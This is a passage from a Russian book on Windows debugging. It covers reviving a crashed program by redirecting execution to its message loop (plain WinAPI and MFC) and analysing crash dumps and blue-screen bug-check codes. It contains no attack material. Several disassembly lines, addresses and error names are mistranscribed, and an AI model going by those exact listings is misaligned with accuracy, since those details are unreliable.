«Роняем» приложение на пол, запустив отладчик, подгоняем мышь к первой строке цикла обработки сообщений и в появившемся контекстном меню

находим пункт Set Next Statement. Нажимаем F5 для возобновления работы программы, и... она действительно возобновляет свою работу!

А теперь откомпилируем наш проект в чистовом варианте (то есть без отладочной информации) и попробуем реанимировать приложение в голом машинном коде. Пользуясь тем обстоятельством, что Windows — это действительно многозадачная среда, в которой крушение одного процесса не мешает работе всех остальных, запустим свой любимый дизассемблер (например, IDA PRO) и проанализируем таблицу импорта отлаживаемой программы (вообще-то это может сделать и бесплатно распространяемый dumpbin, но его отчет не так нагляден).

Целью нашего поиска будут функции TranslateMessage/DispatchMessage и перекрестные ссылки, ведущие к циклу выборки сообщений (листинг А.13).

Листинг А.13. Поиск функций TranslateMessage/DispatchMessage в таблице импорта

```
.idata:004040E0 ; BOOL __stdcall TranslateMessage(const MSG *lpMsg)
.idata:004040E0   extrn TranslateMessage:dword ; DATA XREF: _WinMain@16+71^r
.idata:004040E0                                 ; _WinMain@16+8D^r
.idata:004040E4 ; LONG __stdcall DispatchMessageA(const MSG *lpMsg)
.idata:004040E4   extrn DispatchMessageA:dword   DATA XREF: _WinMain@16+94^r
.idata:004040E8
```

С функцией DispatchMessage связана всего лишь одна перекрестная ссылка, со всей очевидностью ведущая к искомому циклу обработки сообщений, дизассемблерный код которого выглядит так (листинг А.14).

Листинг А.14. Дизассемблерный листинг функции обработки сообщений

```
.text:00401050          mov     edi, ds:GetMessageA
.text:00401050   первый вызов GetMessageA (это еще не цикл, это только его преддверье)
.text:00401050
.text:00401056          push    0                       ; wMsgFilterMax
.text:00401058          push    0                       ; wMsgFilterMin
.text:0040105A          lea     ecx, [esp+2Ch+Msg]
.text:0040105A   ECX указывает на область памяти, через которую GetMessageA
.text:0040105A   станет возвращать сообщение, текущее значение ESP может быть
.text:0040105A   любым, главное, чтобы оно указывало на действительную область
.text:0040105A   памяти (см. карту памяти, если значение ESP оказалось искажено
.text:0040105A   настолько, что вывело его в "космос")
.text:0040105A ;
.text:0040105E          push    0                       ; hWnd
.text:00401060          push    ecx                     ; lpMsg
.text:00401061          mov     esi, eax
.text:00401063          call    edi ; GetMessageA
.text:00401063 ; вызываем GetMessageA
.text:00401063
.text:00401065          test    eax, eax
.text:00401067          jz      short loc_4010AD
.text:00401067 ; проверка на наличие необработанных сообщений в очереди
.text:00401067
...
```

```
.text:00401077 loc_401077:                             ; CODE XREF: _WinMain@16+A9vj
.text:00401077 ; начало цикла обработки сообщений
.text:00401077
.text:00401077          mov     eax, [esp+2Ch+Msg.hwnd]
.text:0040107B          lea     edx, [esp+2Ch+Msg]
.text:00401078 ; EDX указывает на область памяти, используемую для передачи сообщений
.text:0040107B
.text:0040107F          push    edx                    ; lpMsg
.text:00401080          push    esi                    ; hAccTable
.text:00401081          push    eax                    ; hWnd
.text:00401082          call    ebx                    ; TranslateAcceleratorA
.text:00401082  вызываем функцию TranslateAcceleratorA
.text:00401082
.text:00401084          test    eax, eax
.text:00401086          jnz     short loc_40109A
.text:00401086  проверка на наличие в очереди необработанных сообщений
.text:00401086
.text:00401088          lea     ecx, [esp+2Ch+Msg]
.text:0040108C          push    ecx                    ; lpMsg
.text:0040108D          call    esp                    ; TranslateMessage
.text:0040108D  вызываем функцию TranslateMessage, если есть что транслировать
.text:0040108D
.text:0040108F          lea     edx, [esp+2Ch+Msg]
.text:00401093          push    edx                    ; lpMsg
.text:00401094          call    ds:DispatchMessageA
.text:00401094 ; диспетчеризуем сообщение
.text:0040109A                                 /
.text:0040109A loc_40109A:                             ; CODE XREF: _WinMain@16+86^j
.text:0040109A          push    0                      ; wMsgFilterMax
.text:0040109C          push    0                        wMsgFilterMin
.text:0040109E          lea     eax, [esp+34h+Msg]
.text:004010A2          push    0                      ; hWnd
.text:004010A4          push    eax                    ; lpMsg
.text:004010A5          call    edi                    ; GetMessageA
.text:004010A5 ; читаем очередное сообщение из очереди
.text:004010A5
.text:004010A7          test    eax, eax
.text:004010A9          jnz     short loc_401077
.text:004010A9  вращаем цикл обработки сообщений
.text:004010A9
.text:004010AB          pop     ebp
.text:004010AC          pop     ebx
.text:004010AD
.text:004010AD loc_4010AD:                             ; CODE XREF: _WinMain@16+67^j
.text:004010AD          mov     eax, [esp+24h+Msg.wParam]
.text:004010B1          pop     edi
.text:004010B2          pop     esi
.text:004010B3          add     esp, 1Ch
.text:004010B6          retn    10h
.text:004010B6 _WinMain@16      endp
```

Мы видим, что цикл обработки сообщений начинается с адреса 401050h, и именно на этот адрес следует передать управление, чтобы возобновить работу упавшей программы. Пробуем сделать это, и... программа работает!

Разумеется, настоящее приложение оживить намного сложнее, поскольку цикл обработки сообщений в нем рассредоточен по большому количеству функций, отождествить которые при беглом дизассемблировании невозможно. Тем не менее приложения, построенные на основе общедоступных библиотек (например, MFC, OVL), обладают вполне предсказуемой архитектурой, и реанимировать их вполне возможно.

Рассмотрим, как устроен цикл обработки сообщений в MFC. Большую часть своего времени исполнения MFC-приложения проводят внутри функции `CWinThread::Run(void)`, которая периодически опрашивает очередь на предмет поступления свежих сообщений и рассылает их соответствующим обработчикам. Если один из обработчиков споткнулся и довел систему до критической ошибки, выполнение программы может быть продолжено в функции `Run`. В этом-то и заключается ее главная прелесть!

Функция не имеет явных аргументов, но принимает скрытый аргумент `this`, указывающей на экземпляр класса `CWinThread` или производный от него класс, без которого функция просто не сможет работать. К счастью, таблицы виртуальных методов класса `CWinThread` содержат достаточное количество «родимых пятен», чтобы указатель `this` можно было воссоздать вручную.

Загрузим функцию `Run` в дизассемблер и отметим все обращения к таблице виртуальных методов, адресуемой через регистр `ECX` (листинг А.15).

Листинг А.15. Дизассемблерный листинг функции Run (фрагмент)

```
.text:6C29919D n2k_Trasnlate_main:                    CODE XREF: MFC42_5715+1F↑j
.text:6C29919D                                        ; MFC42_5715+67vj ...
.text:6C29919D          mov     eax, [esi]
.text:6C29919F          mov     ecx, esi
.text:6C2991A1          call    dword ptr [eax+64h]   CWinThread::PumpMessage(void)
.text:6C2991A4          test    eax, eax
.text:6C2991A6          jz      short loc_6C2991DA
.text:6C2991A8          mov     eax, [esi]
.text:6C2991AA          lea     ebp, [esi+34h]
.text:6C2991AD          push    ebp
.text:6C2991AE          mov     ecx, esi
.text:6C2991B0          call    dword ptr [eax+6Ch]   ; CWinThread::IsIdleMessage(MSG*)
.text:6C2991B3          test    eax, eax
.text:6C2991B5          jz      short loc_6C2991BE
.text:6C2991B7          push    1
.text:6C2991B9          mov     [esp+14h], ebx
.text:6C2991BD          pop     edi
.text:6C2991BE
.text:6C2991BE loc_6C2991BE:                          CODE XREF: MFC42_5715+51↑J
.text:6C2991BE          push    ebx                   ; wRemoveMsg
```

```
.text:6C2991BF    push    ebx             ; wMsgFilterMax
.text:6C2991C0    push    ebx               wMsgFilterMin
.text:6C2991C1    push    ebx             ; hWnd
.text:6C2991C2    push    ebp               lpMsg
.text:6C2991C3    call    ds:PeekMessageA
.text:6C2991C9    test    eax, eax
.text:6C2991CB    jnz     short m2k_Trasnlate_main
.text:6C2991CD
```

Таким образом, функция Run ожидает получить указатель на двойное слово, указывающее на таблицу виртуальных методов, элементы 0x19 и 0x1B которой представляют собой функции PumpMessage и IsIdleMessage соответственно (или переходники к ним). Адреса импортируемых функций, если только динамическая библиотека не была перемещена, можно узнать в том же дизассемблере; в противном случае следует отталкиваться от базового адреса модуля, отображаемого отладчиком по команде Modules. При условии, что эти две функции не были перекрыты программистом, поиск нужной нам виртуальной таблицы не составит никакого труда.

По непонятным причинам библиотека MFC42.DLL не экспортирует символьных имен функций, и эту информацию нам приходится добывать самостоятельно. Обработав библиотеку MFC42.LIB утилитой dumpbin, запущенной с ключом /ARCH, мы определим ординалы обеих функций (ординал PumpMessage — 5307, а IsIdleMessage — 4079). Остается найти эти значения в экспорте библиотеки MFC42.DLL (`dumpbin /EXPORTS mfc42.dll > mfc42.txt`), из чего мы узнаем, что адрес функции PumpMessage — 6C291194h, а IsIdleMessage — 6C292583h.

Теперь мы должны найти указатели на функции PumpMessage/IsIdleMessage в памяти, а точнее — в секции данных, базовый адрес которой содержится в заголовке PE-файла, только помните, что в x86-процессорах наименее значимый байт располагается по меньшему адресу, то есть все числа записываются задом наперед. К сожалению, отладчик Microsoft Visual Studio Debugger не поддерживает операцию поиска в памяти, и нам приходится действовать обходным путем — копировать содержимое дампа в буфер обмена, вставлять его в текстовый файл и, нажав F7, искать адреса уже там.

Долго ли, коротко ли, но интересующие нас указатели обнаруживаются по адресам 403044h/40304Ch (естественно, у вас эти адреса могут быть и другими). Причем обратите внимание: расстояние между указателями в точности равно расстоянию между указателями на [EAX + 64h] и [EAX + 6Ch], а очередность их размещения в памяти обратна порядку объявления виртуальных методов. Это — хороший признак, и мы, скорее всего, находимся на правильном пути (листинг А.16).

Листинг А.16. Адреса функций IsIdleMessage/PumpMessage, найденные в секции данных

```
00403044  6C2911D4 6C292583 6C291194 : IsIdleMessage/PumpMessage
00403050  6C2913D0 6C299144 6C297129
0040305C  6C297129 6C297129 6C291A47
```

Указатели на адреса 403048h/40304Ch, очевидно, и будут «кандидатами» в члены искомой таблицы виртуальных методов класса CWinThread. Расширив сферу поиска всем адресным пространством отлаживаемого процесса, мы обнаруживаем два следующих переходника (листинг А.17).

Листинг А.17. Переходники к функциям IsIdleMessage/PumpMessage, найденные там же

```
00401A20  jmp    dword ptr ds:[403044h]   IsIdleMessage
00401A26  jmp    dword ptr ds:[403048h]
00401A2C  jmp    dword ptr ds:[40304Ch]   PumpMessage
```

Ага, уже теплее! Мы нашли не сами виртуальные функции, но переходники к ним. Раскручивая этот запутанный клубок (листинг А.18), попробуем отыскать ссылки на 401A26h/401A2Ch, которые передают управление на приведенный ранее код.

Листинг А.18. Виртуальная таблица класса CWinThread

```
00403490  00401A9E 00401040 004015F0 ← 0x0. 0x1. 0x2 элементы
0040349C  00401390 004015F0 00401A9B ← 0x3. 0x4. 0x5 элементы
004034A8  00401A92 00401A8C 00401A86 ← 0x6. 0x7. 0x8 элементы
004034B4  00401A80 00401A7A 00401A74 ← 0x9. 0xA. 0xB элементы
004034C0  00401010 00401A6E 00401A68 ← 0xC. 0xD. 0xE элементы
004034CC  00401A62 00401A5C 00401A56 ← 0xF. 0x10. 0x11 элементы
004034D8  00401A50 00401A4A 00401A44 ← 0x12. 0x13. 0x14 элементы
004034E4  00401A3E 00401080 00401A38 ← 0x15. 0x16. 0x17 элементы
004034F0  00401A32 00401A2C 00401A26 ← 0x18. 0x19. 0x1A элементы (PumpMessage)
004034FC  00401A20 00401A1A 00401A14 ← 0x1B. 0x1C. 0x1D элементы (IsIdleMessage)
```

Даже неопытный исследователь программ распознает в этой структуре данных таблицу виртуальных функций. Указатели на переходники к PumpMessage/IsIdleMessage разделяются ровно одним элементом, как того и требуют условия задачи. Предположим, что эта виртуальная таблица нам и нужна. Для проверки этого предположения отсчитаем 0x19 элементов вверх от 4034F4h и попытаемся найти указатель, ссылающийся на ее начало. Если повезет и он окажется экземпляром класса CwinThread, то программа сможет корректно продолжить свою работу:

```
004050B8  00403490 00000001 00000000
004050C4  00000000 00000000 00000001
```

Действительно, в памяти обнаруживается нечто похожее. Записываем в регистр ECX значение 4050B8h, находим в памяти функцию Run (как уже говорилось, если только она не была перекрыта, ее адрес — 6C299164h — известен). Нажимаем Ctrl+G, затем 0x6C299164 и в контекстном меню, вызванном правой клавишей мыши, выбираем Set Next Statement. Программа, отделавшись легким испугам, продолжает свое исполнение, ну а мы на радостях идем пить пиво (кофе, квас, чай — по вкусу).

Аналогичным путем можно вернуть к жизни и зависшие приложения, потерявшие нить управления и не реагирующие ни на мышь, ни на клавиатуру.

КАК ПОДКЛЮЧИТЬ ДАМП ПАМЯТИ

...в отделе программ весь пол был усеян дырочками от перфокарт, и какие-то мужики ползали по раскатанной по полу 20-метровой распечатке аварийного дампа памяти с целью обнаружения ошибки в распределителе памяти ОС-360. К президенту подошел начальник отдела и сообщил, что есть надежда сделать это еще к обеду.

Ю. Антонов. «Юность Гейтса»

Дамп памяти (memory dump, также называемый *корой* [от английского core — «сердцевина»], crash- или аварийным дампом), сброшенный системой при возникновении критической ошибки, — не самое лучшее средство для выявления причин катастрофы, но ничего другого в руках администратора зачастую просто нет. Последний «вздох» операционной системы, похожий на дурно пахнущую навозную кучу, из которой высовывается чей-то наполовину разложившийся труп, мгновенным снимком запечатленный в момент неустранимого сбоя, — вот что такое дамп памяти! Копание в нем вряд ли доставит вам удовольствие. Не исключено, что истинного виновника краха системы вообще не удастся найти. Допустим, некий некорректно работающий драйвер вторгся в область памяти, принадлежащую другому драйверу, и наглым образом затер критические структуры данных, сделав из чисел винегрет. К тому моменту, когда драйвер-жертва пойдет вразнос, драйвер-хищник может быть вообще выгружен из системы, и определить его причастность к крушению системы по одному лишь дампу практически нереально.

Тем не менее полностью игнорировать факт существования дампа, право же, не стоит. В конце концов, до возникновения интерактивных отладчиков ошибки в программах приходилось искать именно так. Избалованность современных программистов визуальными средствами анализа, увы, не добавляет им уверенности в тех ситуациях, когда неумолимая энтропия оставляет их со своими проблемами один на один. Но довольно лирики. Переходим к делу, расписывая каждое действие по шагам.

Первым делом необходимо войти в конфигурацию системы — Панель управления ▸ Система (Control Panel ▸ System) и убедиться, что настройки дампа соответствуют предъявляемым к ним требованиям — Дополнительно ▸ Загрузка и восстановление ▸ Отказ системы (Startup ▸ Shutdown ▸ Recovery) в Windows 2000 RUS и (Windows NT 4.0 ENG) соответственно. Операционная система Windows 2000 поддерживает три разновидности дампов памяти:

- *малый дамп памяти* (small memory dump);
- *дамп памяти ядра* (kernel memory dump);
- *полный дамп памяти* (complete dump memory).

Для изменения настроек дампа вы должны иметь права администратора.

МАЛЫЙ ДАМП ПАМЯТИ

Малый дамп памяти занимает всего 64 Кбайт (а отнюдь не 2 Мбайт, как утверждает контекстная помощь) и включает в себя:

1. Копию голубого экрана.
2. Перечень загруженных драйверов.
3. Контекст обрушившегося процесса со всеми его потоками.
4. Первые 16 Кбайт содержимого ядерного стека обрушившегося потока.

Разочаровывающе малоинформативные сведения! Непосредственный анализ дампа даст нам лишь адрес возникновения ошибки и имя драйвера, к которому этот адрес принадлежит. При условии, что конфигурация системы не была изменена после возникновения сбоя, мы можем загрузить отладчик и дизассемблировать подозреваемый драйвер, но это мало что даст. Ведь содержимое сегмента данных на момент возникновения сбоя нам неизвестно, более того — мы не можем утверждать, что видим те же самые машинные команды, что вызвали сбой. Поэтому малый дамп памяти полезен лишь тем, кому достаточно одного имени нестабильного драйвера. Как показывает практика, в подавляющем большинстве случаев этой информации действительно оказывается вполне достаточно. Разработчикам драйвера отсылается гневный бан-рапорт (вместе с дампом!), а сам драйвер тем временем заменяется другим — более новым и надежным. По умолчанию малый дамп памяти записывается в директорию %SystemRoot%\Minidump, где ему присваивается имя Mini, дата записи дампа и порядковый номер сбоя на данный день. Например, Mini110701-69.dmp — 69-й дамп системы от 07 ноября 2001 года.

ДАМП ПАМЯТИ ЯДРА

Дамп памяти ядра содержит более полную информацию о сбое и включает в себя всю память, выделенную ядром и его компонентами (драйверами, уровнем абстракции от оборудования и т. д.), а также копию экрана смерти. Размер дампа памяти ядра зависит от количества установленных драйверов и варьируется от системы к системе. Контекстная помощь утверждает, что эта величина составляет от 50 до 800 Мбайт. Ну, на счет 800 Мбайт авторы явно загнули, и объем в 50–100 Мбайт выглядит более вероятным (техническая документация на систему сообщает, что ориентировочный размер дампа ядра составляет треть объема физической оперативной памяти, установленной на системе). Это наилучший компромисс между накладными расходами на дисковое пространство, скоростью сброса дампа и информативностью последнего. Весь джентльменский минимум информации — в вашем распоряжении. Практически все типовые ошибки драйверов и прочих ядерных компонентов могут быть локализованы с точностью до байта, включая и те, что вызваны физическом сбоем аппаратуры (правда, для этого вы должны иметь некоторый патологоанатомический опыт исследования «трупных» дампов системы). По умолчанию дамп памяти ядра записывается в файл %SystemRoot%\Memory.dmp, затирая или не затирая (в зависимости от текущих настроек Системы) предыдущий дамп.

ПОЛНЫЙ ДАМП ПАМЯТИ

Полный дамп памяти включает в себя все содержимое физической памяти компьютера, занятое как прикладными, так и ядерными компонентами. Полный дамп памяти оказывается особенно полезным при отладке ASPI/SPTI-

приложений, которые в силу своей специфики могут уронить ядро даже с прикладного уровня. Несмотря на довольно большой размер, равный размеру оперативной памяти, полный дамп остается наиболее любимым дампом всех системных программистов (системные же администраторы в своей массе предпочитают малый дамп). Это не покажется удивительным, если вспомнить, что объемы жестких дисков давно перевалили за отметку 100 Гбайт, а оплата труда системных программистов за последние несколько лет даже возросла. Лучше иметь невостребованный полный дамп под рукой, чем кусать локти при его отсутствии. По умолчанию полный дамп памяти записывается в файл %SystemRoot%\Memory.dmp, затирая или не затирая (в зависимости от текущих настроек Системы) предыдущий дамп.

Выбрав предпочтительный тип дампа, давайте совершим учебный урон системы, отрабатывая методику его анализа в полевых условиях. Для этого нам понадобится:

1. *Комплект разработчика драйверов* (Driver Development Kit или сокращенно DDK), бесплатно распространяемый фирмой Microsoft и содержащий в себе подробную техническую документацию по ядру системы; несколько компиляторов Си/Си++ и ассемблера, а также достаточно продвинутые средства анализа дампа памяти.
2. Драйвер W2K_KILL.SYS или любой другой *драйвер-убийца* операционной системы, например, BDOS.EXE от Марка Русиновича, позволяющий получить дамп в любое удобное для нас время, не дожидаясь возникновения критической ошибки (бесплатную копию программы можно скачать с адреса http://www.sysinternals.com).
3. *Файлы символьных идентификаторов* (*symbol files*), необходимые отладчикам ядра для его нормального функционирования и делающие дизассемблерный код более наглядным. Файлы символьных идентификаторов входят в состав «зеленого» набора MSDN, но, в принципе, без них можно и обойтись, однако переменная окружения _NT_SYMBOL_PATH по-любому должна быть определена, иначе отладчик i386kd.exe работать не будет (последние версии kernel debugger'а поддерживают возможность загрузки символьной информации по требованию, динамически загружая ее с удаленного сервера, для этого переменная _NT_SYMBOL_PATH должна быть определена следующим образом: SRV*C:\WINNT\Symbols*http://msdl.microsoft.com/download/symbols, что особенно полезно тем, кто сидит на тонких диалапнутых каналах, вместо того, чтобы сливать полный символьный набор, весящий свыше 100 Мбайт и требующий 1 Гбайт дискового пространства, теперь можно скачивать лишь действительно нужные символы (как правило, это символы ядра) с общим объемом ~100 Кбайт).
4. Одна или несколько книжек, описывающих архитектуру ядра системы. Очень хороша в этом смысле «Внутреннее устройство Windows 2000» Марка Руссиновича и Дэвида Соломона, интересная как системным программистам, так и администраторам (о том, что большая часть книги нагло передрана с бессмертного творения Хелен Кастер «Основы Windows NT», мы скромно промолчим).

Итак, установив DDK на свой компьютер и завершив все приложения, запускаем драйвер-убийцу, и... под скрипящий звук записывающегося дампа система немедленно выбрасывает голубой экран, кратко информирующий нас о причинах сбоя (листингА.19).

Листинг А.19. Свидетельство возникновения неустранимого сбоя системы с краткой информацией о нем на голубом экране смерти (BSOD — Blue Screen Of Death)

```
*** STOP: 0x0000001E (0xC0000005, 0xBE80B000, 0x00000000, 0x00000000)
KMODE_EXEPTION_NOT_HALTED
*** Address 0xBE80B000 base at 0xBE80A000, Date Stamp 389db915 - w2k_kill.sys
Beginning dump of physical memory
Dumping physical memory to disk: 69
```

Для большинства администраторов голубой экран означает лишь одно — системе «поплохело» настолько, что она предпочла смерть позору неустойчивого функционирования. Что же до таинственных письмен — они остаются сплошной загадкой. Но только не для настоящих профессионалов!

Мы начнем с левого верхнего угла экрана и, зигзагами спускаясь вниз, трассируем все надписи по порядку:

- *** STOP: — буквально означает «останов [системы]» и не несет в себе никакой дополнительной информации;
- 0x0000001E — представляет собой Bug Check-код, содержащий категорию сбоя. Расшифровку Bug Check-кодов можно найти в DDK. В данном случае это 0x1E — KMODE_EXEPTION_NOT_HALTED, о чем и свидетельствует символьное имя, расположенное строкой ниже. Краткое объяснение некоторых наиболее популярных Bug Check-кодов приведено в таблице А.1. Полноту фирменной документации она, разумеется, не заменяет, но некоторое представление о целесообразности скачивания 70 метров DDK все-таки дает;
- арабская вязь в круглых скобках — это четыре Bug Check-параметра, физический смысл которых зависит от конкретного Bug Check-кода и вне его контекста теряет всякий смысл. Применительно к KMODE_EXEPTION_ NOT_HALTED — первый Bug Check-параметр содержит номер возбужденного исключения. Судя по табл. А.1, это — STATUS_ACCESS_VIOLATION — доступ к запрещенному адресу памяти — и четвертый Bug Check-параметр указывает, какой именно. В данном случае он равен нулю, следовательно, некоторая машинная инструкция попыталась совершить обращение по null-pointer, соответствующему инициализированному указателю, ссылающемуся на невыделенный регион памяти. Ее адрес содержится во втором Bug Check-параметре. Третий Bug Check-параметр в данном конкретном случае не определен;
- *** Address 0xBE80B00 — это и есть тот адрес, по которому произошел сбой. В данном случае он идентичен второму Bug Check-параметру, однако так бывает далеко не всегда (Bug Check-коды, собственно, и не подряжались хранить чьи-либо адреса).
- base at 0xBE80A00 — содержит базовый адрес загрузки модуля-нарушителя системного порядка, по которому легко установить «паспортные» данные самого этого модуля (внимание: далеко не во всех случаях правильное опре-

деление базового адреса вообще возможно). Воспользовавшись любым подходящим отладчиком (например, soft-ice от Нумега или i386kd от Microsoft), введем команду, распечатывающую перечень загруженных драйверов с их краткими характеристиками (в i386kd это осуществляется командой `!drivers`). Как одним из вариантов можно воспользоваться утилитой drivers.exe, входящей в NTDDK. но, какой бы вы путь ни выбрали, результат будет приблизительно следующим:

```
kd> !drivers!drivers
Loaded System Driver Summary
Base Code Size Data Size Driver Name Creation Time
80400000 142dc0 (1291 kb) 4d680 (309 kb) ntoskrnl.exe Wed Dec 08 02:41:11 1999
80062000 cc20 ( 51 kb) 32c0 ( 12 kb) hal.dll Wed Nov 03 04:14:22 1999
f4010000 1760 ( 5 kb) 1000 ( 4 kb) BOOTVID.DLL Thu Nov 04 04:24:33 1999
bffd8000 21ee0 ( 135 kb) 59a0 ( 22 kb) ACPI.sys Thu Nov 11 04:06:04 1999
be193000 16f60 ( 91 kb) cccO ( 51 kb) kmixer.sys Wed Nov 10 09:52:30 1999
bddb4000 355e0 ( 213 kb) 10ac0 ( 66 kb) ATMFD.DLL Fri Nov 12 06:48:40 1999
be80a000 200 ( 0 kb) a00 ( 2 kb) w2k_kill.sys Mon Aug 28 02:40:12 2000
TOTAL: 835ca0 (8407 kb) 326180 (3224 kb) ( 0 kb 0 kb)
```

Обратите внимание на выделенную полужирным строку с именем w2k_kill.sys, найденную по ее базовому адресу 0xBE80A00. Это и есть тот самый драйвер, который нам нужен! А впрочем, этого можно и не делать, поскольку имя «неправильного» драйвера и без того присутствует на голубом экране;

- Две нижние строки отражают прогресс сброса дампа на диск, развлекая на это время администратора чередой быстро меняющихся циферок.

Таблица А.1. Физический смысл наиболее популярных Bug Check-кодов с краткими пояснениями. Определение рейтинга популярности Bug Check-кодов осуществлялось путем подсчета упоминаний о них в конференциях Интернета (спасибо старику Google)

Hex-код	Символьное имя	Описание
0x0A	IRQL_NOT_LESS_OR_EQUAL	Драйвер попытался обратиться к странице памяти на уровне DISPATCH_LEVEL или более высоком, что и привело к краху, поскольку менеджер виртуальной памяти работает на более низком уровне (это частая ошибка разработчиков, и, чтобы беда не застала вас врасплох, тщательно тестируйте все драйверы, устанавливаемые в систему. В состав DDK входит замечательная утилита driver verifier, — которая гоняет драйверы в хвост и гриву). Источником сбоя может быть и BIOS, и драйвер, и системный сервис (особенно этим грешат вирусные сканеры и FM-тюнеры). Как вариант — проверьте кабельные терминаторы на SCSI-накопителях и Master/Slayer на IDE, отключите кэширование памяти в BIOS. Если и это не поможет, обратитесь к четырем параметрам Bug Check-кода, содержащим ссылку на память, к которой осуществлялся доступ, уровень IRQL, тип доступа (чтение/запись) и адрес машинной инструкции драйвера

Продолжение ⇩

Таблица А.1 (*продолжение*)

Нех-код	Символьное имя	Описание
0x1E	KMODE_EXCEPTION_NOT_HANDLED	Компонент ядра возбудил исключение и «забыл» его обработать; номер исключения содержится в первом Bug Check-параметре. Обычно он принимает одно из следующих значений: 0x80000003 (STATUS_BREAKPOINT): встретилась программная точка останова — отладочный рудимент, по небрежности не удаленный разработчиком драйвера; (0xC0000005) STATUS_ACCESS_VIOLATION: доступ к запрещенному адресу (четвертый Bug Check-параметр уточняет, к какому) — ошибка разработчика; (0xC000021A) STATUS_SYSTEM_PROCESS_TERMINATED: сбой процессов CSRSS и/или Winlogon, источником которого могут быть как компоненты ядра, так и пользовательские приложения; обычно это происходит при заражении машины вирусом или нарушении целостности системных файлов. (0xC0000221) STATUS_IMAGE_CHECSUM_MISMATCH: целостность одного из системных файлов оказалась нарушена; второй Bug Check-параметр содержит адрес машинной команды, возбудившей исключение
0x24	NTFS_FILE_SYSTEM	Проблема с драйвером NTFS.SYS, обычно возникающая вследствие физического разрушения диска, реже — при остром недостатке физической оперативной памяти
0x2E	DATA_BUS_ERROR	Драйвер обратился к несуществующему физическому адресу; если только это не ошибка драйвера; оперативная память и/или кэш-память процессора (видеопамять) неисправны или же работают на запредельных тактовых частотах
0x35	NO_MORE_IRP_STACK_LOCATIONS	Драйвер более высокого уровня обратился к драйверу более низкого уровня через IoCallDriver-интерфейс, однако свободного пространства в IRP-стеке не оказалось, и передать весь IRP-пакет целиком не удалось. Это гибельная ситуация, не имеющая прямых решений; попытайтесь удалить один или несколько наименее нужных драйверов, быть может, тогда система заработает

Нех-код	Символьное имя	Описание
0x3F	NO_MORE_SYSTEM_PTES	Результат сильной фрагментации таблицы PTE, приводящей к невозможности выделения затребованного драйвером блока памяти; обычно это характерно для аудио/видеодрайверов, манипулирующих огромными блоками памяти и к тому же не всегда их вовремя освобождающих; для решения проблемы попробуйте увеличить кол-во PTE (до 50 000 максимум) в следующей ветке реестра:HLLM\SYSTEM\ CurrentControlSet\Control\ Session Manager\Memory Management\SystemPages
0x50	PAGE_FAULT_IN_NONPAGED_AREA	Обращение к несуществующей странице памяти, вызванное либо неисправностью оборудования (как правило — оперативной-, видео- или кэш-памяти), либо некорректно спроектированным сервисом (этим грешат многие антивирусы, в том числе Касперский и Доктор Веб), либо разрушениями NTFS-тома (запустите chkdsk с ключами /f и /r), также попробуйте запретить кэширование памяти в BIOS
0x58	FTDISK_INTERNAL_ERROR	Сбой RAID-массива — при попытке загрузки с основного диска система обнаружила, что он поврежден, тогда она обратилась к его зеркалу, но таблицы разделов не оказалось и там
0x76	PROCESS_HAS_LOCKED_PAGES	Драйвер не смог освободить залоченные страницы после завершения операции ввода/вывода; для определения имени дефектного драйвера следует обратиться к ветке реестра: HKLM\SYSTEM\CurrentControlSet\ Control\Session Manager\ Memory Management, и установить параметр TrackLockedPages типа DWORD в значение 1, потом перезагрузить систему, после чего та будет сохранять трассируемый стек, и, если нехороший драйвер вновь начнет «чудить», возникнет BSOD с Bug Check-кодом 0xCB, позволяющим определить виновника

продолжение

Таблица А.1 (*продолжение*)

Нех-код	Символьное имя	Описание
0x77	KERNEL_STACK_INPAGE_ERROR	Страница данных памяти ядра по техническим причинам недоступна, если первый Bug Check-код не равен нулю, то он может принимать одно из следующих значений: (0xC000009A) STATUS_INSUFFICIENT_ RESOURCES — недостаточно системных ресурсов; (0xC000009C) STATUS_DEVICE_DATA_ERROR — ошибка чтения с диска (bad-сектор?); (0xC000009D) STATUS_DEVICE_ NOT_CONNECTED — система не видит привод (неисправность контроллера, плохой контакт шлейфа); (0xC000016A) STATUS_DISK_OPERATION_FAILED — ошибка чтения диска (bad-сектор или неисправный контроллер); (0xC0000185) STATUS_IO_DEVICE_ERROR — неправильное термирование SCSI-привода или конфликт IRQ- IDE-приводов; нулевое же значение первого Bug Check-кода указывает на неизвестную аппаратную проблему; такое сообщение может появляться и при заражении системы вирусами, и при разрушении диска старыми докторами, и при отказе RAM — войдите в консоль восстановления и запустите ChkDsk с ключом /r
0x7A	KERNEL_DATA_INPAGE_ERROR###	Страница данных памяти ядра по техническим причинам недоступна, второй Bug Check-параметр содержит статус обмена, четвертый — виртуальный страничный адрес, загрузить который не удалось. Возможные причины сбоя — те же дефектные сектора, попавшие в pagefile.sys, сбои дискового контроллера, ну и вирусы, наконец
0x7B	INACCESSIBLE_BOOT_DEVICE	Загрузочное устройство недоступно — таблица разделов повреждена или не соответствует файлу boot.ini. Также такое сообщение появляется при замене материнской платы с интегрированным IDE-контроллером (или замене SCSI-контроллера), поскольку всякий контроллер требует «своих» драйверов, и при подключении жесткого диска с установленной NT на компьютер, оснащенный несовместимым оборудованием, операционная система просто откажется грузиться, и ее необходимо переустановить. Опытные администраторы могут переустановить непосредственно сами дисковые драйвера, загрузившись с консоли восстановления. Также не помешает проверить общую исправность оборудования и наличие вирусов на диске

Hex-код	Символьное имя	Описание
0x7F	UNEXPECTED_KERNEL_MODE_TRAP	Исключение процессора, необработанное операционной системой. Обычно возникает вследствие неисправности оборудования (как правило — разгона CPU), его несовместимости с установленными драйверами или алгоритмическими ошибками в самих драйверах. Проверьте исправность оборудования и удалите все посторонние драйверы. Первый Bug Check-параметр содержит номер исключения и может принимать следующие значения: 0x00 — попытка деления на нуль; 0x01 — исключение системного отладчика; 0x03 — исключение точки останова; 0x04 — переполнение; 0x05 — генерируется инструкцией BOUND; 0x06 — неверный опкод; 0x07 — двойной отказ (Double Fault). Описание остальных исключений содержится в документации на Intel и AMD процессоры
0xC2	BAD_POOL_CALLER	Текущий поток вызвал некорректный pool-request, что обычно происходит по причине алгоритмической ошибки, допущенной разработчиком драйвера. Однако, судя по всему, и сама система не остается без ошибок, поскольку для устранения этого голубого экрана Microsoft рекомендует установить SP2
0xCB	DRIVER_LEFT_LOCKED_PAGES_IN_PROCESS	После завершения процедуры ввода/вывода драйвер не может освободить заблокированные страницы (см. PROCESS_HAS_LOCKED_PAGES) Первый Bug Check-параметр содержит вызываемый, а второй Bug Check-параметр — вызывающий адрес. Последний, четвертый, параметр указывает на UNICODE-строку с именем драйвера
